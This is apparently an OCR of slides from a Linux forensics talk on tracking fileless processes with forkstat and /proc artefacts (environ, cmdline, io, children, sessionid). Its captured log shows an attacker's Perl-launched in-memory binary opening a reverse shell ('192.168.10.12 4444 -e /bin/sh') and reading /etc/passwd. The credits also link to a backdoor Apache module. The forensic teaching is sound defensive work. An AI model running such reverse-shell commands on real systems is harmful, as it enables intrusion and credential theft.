
```
Time     Event  PID     UID TTY    Info   Duration Process
01:41:49 fork   2361      0 ?     parent           /usr/sbin/sshd -D
01:41:49 fork  24105      0 ?      child           /usr/sbin/sshd -D
01:41:49 sid   24105      0 ?      24105           sshd: [accepted]
01:41:49 exec  24105      0 ?                      /usr/sbin/sshd -D -R
01:41:49 fork  24105      0 ?     parent           /usr/sbin/sshd -D -R
01:41:49 fork  24106      0 ?      child           sshd: [accepted]
01:41:49 uid   24106      0 ?       sshd           sshd: [accepted]
01:41:53 exit  24106      0 ?          0     4.249 sshd: [accepted]
01:41:53 uid   24105      0 ?       root           sshd: thanos [priv]
01:41:53 uid   24105      0 ?       root           sshd: thanos [priv]
01:41:53 fork  24105      0 ?     parent           sshd: thanos [priv]
01:41:53 fork  24107      0 ?      child           sshd: thanos [priv]
```



```
  Fork      Exec      Exit Coredump      Comm     Clone    Ptrace       Uid       Sid     Total
    27        18        10        0         0         0         0         0         0        55
    14         6         9        0         0         0         0         0         0        29
    13        13         1        0         0         0         0         0         0        27
    12        12         1        0         0         0         0         0         0        25
```


Monitoring
– Forkstat –

- UID info
- ssh without pseudo terminal
- Verbose binary (command) calls
- Witness the fork > execute > exit cycle



```
Time     Event   PID    UID TTY      Info Duration Process
01:41:54 uid   24105      0 ?        root          sshd: thanos [priv]
01:41:54 fork  24105      0 ?      parent          sshd: thanos [priv]
01:41:54 fork  24217      0 ?       child          sshd: thanos [priv]
01:41:54 uid   24217      0 ?      thanos          sshd: thanos [priv]
01:41:54 fork  24217      0 ?      parent          sshd: thanos [priv]
01:41:54 fork  24218      0 ?       child          sshd: thanos@notty
01:41:54 sid   24218      0 ?       24218          sshd: thanos@notty
01:41:54 exec  24218      0 ?                      bash -c perl
01:41:54 exec  24218      0 ?                      perl
01:41:54 fork  24218      0 ?      parent          perl
01:41:54 fork  24219   1000 ?       child          perl
01:41:54 exec  24219   1000 ?                      /bin/ls -l /proc/24218/fd
01:41:54 exit  24219   1000 ?           0    0.002 /bin/ls -l /proc/24218/fd
01:41:54 fork  24218      0 ?      parent          perl
01:41:54 fork  24220   1000 ?       child          perl
01:41:54 exec  24220   1000 ?                      /bin/cat /proc/24218/fd
01:41:54 exit  24220   1000 ?         256    0.001 /bin/cat /proc/24218/fd
01:41:54 exec  24218      0 ?                    /proc/24218/fd/3 192.168.10.12 4444 -vv -e /bin/sh
01:41:54 exec  24218      0 ?                      sh
01:41:57 fork  24218      0 ?      parent          sh
01:41:57 fork  24221   1000 ?       child          sh
01:41:57 exec  24221   1000 ?                      ls -la
01:41:57 exit  24221   1000 ?           0    0.003 ls -la
01:42:05 fork  24218      0 ?      parent          sh
01:42:05 fork  24222   1000 ?       child          sh
01:42:05 exec  24222   1000 ?                      cat /etc/passwd
Time     Event   PID    UID TTY      Info Duration Process
01:42:05 exit  24222   1000 ?           0    0.001 cat /etc/passwd
01:42:12 fork  24218      0 ?      parent          sh
01:42:12 fork  24223   1000 ?       child          sh
01:42:12 uid   24223   1000 ?        root          ping
01:42:12 exec  24223   1000 ?                      ping 8.8.8.8 -c 3
01:42:12 uid   24223   1000 ?      thanos          ping 8.8.8.8 -c 3
01:42:14 exit  24223   1000 ?           0    2.016 ping 8.8.8.8 -c 3
```

Session ID



```
root@data03:/proc/2361# ll exe
lrwxrwxrwx 1 root root 0 Jul  6 04:28 exe -> /usr/sbin/sshd*
root@data03:/proc/2361# cat sessionid
4294967295root@data03:/proc/2361# _
```

```
root@data03:/proc/24105# ll exe
lrwxrwxrwx 1 root root 0 Jul  6 01:41 exe -> /usr/sbin/sshd*
root@data03:/proc/24105# cat sessionid
3230root@data03:/proc/24105#
```

```
root@data03:/proc/24217# ll exe
lrwxrwxrwx 1 root root 0 Jul  6 04:22 exe -> /usr/sbin/sshd*
root@data03:/proc/24217# cat sessionid
3230root@data03:/proc/24217#
```

```
root@data03:/proc/24218# ll exe
lrwxrwxrwx 1 thanos thanos 0 Jul  6 01:41 exe -> /bin/dash*
root@data03:/proc/24218# cat sessionid
3230root@data03:/proc/24218# _
```

```
root@data03:/proc/24442# ll exe
lrwxrwxrwx 1 root root 0 Jul  6 05:05 exe -> /bin/ping*
root@data03:/proc/24442# cat sessionid
3230root@data03:/proc/24442# _
```

Consistent session ID

Parent

->


Child

Environ + Others


Most Relevant Procfs artifacts:

/proc/$$/environ
/proc/$$/cmdline
/proc/$$/task/$$/children
/proc/$$/status
/proc/$$/io


- Process data transfer
- Arguments passed to process
- Parent-child relationship & proc name



```
root@data03:/proc/24218# cat io
rchar: 254613
wchar: 41987
syscr: 164
syscw: 1192
read_bytes: 0
write_bytes: 0
cancelled_write_bytes: 0
```




```
root@data03:/proc/24217# cat cmdline
sshd: thanos@nottyroot@data03:/proc/24217#
```



```
root@data03:/# cat /proc/24217/task/24217/children
24218 root@data03:/#
root@data03:/# head /proc/24217/status
Name:   sshd
Umask:  0002
State:  S (sleeping)
Tgid:   24217
Ngid:   0
Pid:    24217
PPid:   24105
```

Environ + Others



```
root@data03:/proc/24218# cat environ
SSH_CONNECTION=192.168.10.12 60156 192.168.10.11 22LANG=en_US.UTF-8XDG_SESSION_ID=3230USER=thanosPWD
=/home/thanosHOME=/home/thanosSSH_CLIENT=192.168.10.12 60156 22MAIL=/var/mail/thanosSHELL=/bin/bashS
HLVL=1LOGNAME=thanosXDG_RUNTIME_DIR=/run/user/1000PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr
/bin:/sbin:/bin:/usr/games:/usr/local/games_=/usr/bin/perlroot@data03:/proc/24218#
```

Most Relevant Procfs artifacts:

/proc/$$/environ
/proc/$$/cmdline
/proc/$$/task/$$/children
/proc/$$/status
/proc/$$/io

(/bin/dash)

- SSH host / client address + ports
- Language
- Session ID
- User
- UID
- PWD
- Homedir
- Shell
- Underscore variable *

(binary / script last executed as arguments)

Summation

- How to find data from process with no FS attribution
- How processes behave in memory
- Why they can be hard to track normally
- Tools to help you follow the chain of execution
- Artifacts in procfs found to be most relevant

THANKS!

Any questions?

You can find us
@binaryz0ne | @br_endian | @vicgriswold

Credits & References...

Special thanks to all the people who made and released these awesome resources for free:

- ✘ Presentation template by SlidesCarnival and Photographs by Unsplash
- ✘ Credits to Vlad Rico @RicoVlad for the Malicious Apache2 Module
    - ○ Module here: https://github.com/VladRico/apache2_BackdoorMod
- ✘ Craig Rowland @CraigHRowland, for his awesome Linux Forensics work.
- ✘ Stuart @MagisterQuis, for his write ups on anonymous processes
- ✘ Lynx for their process forking image.
- ✘ Sorry if we missed someone!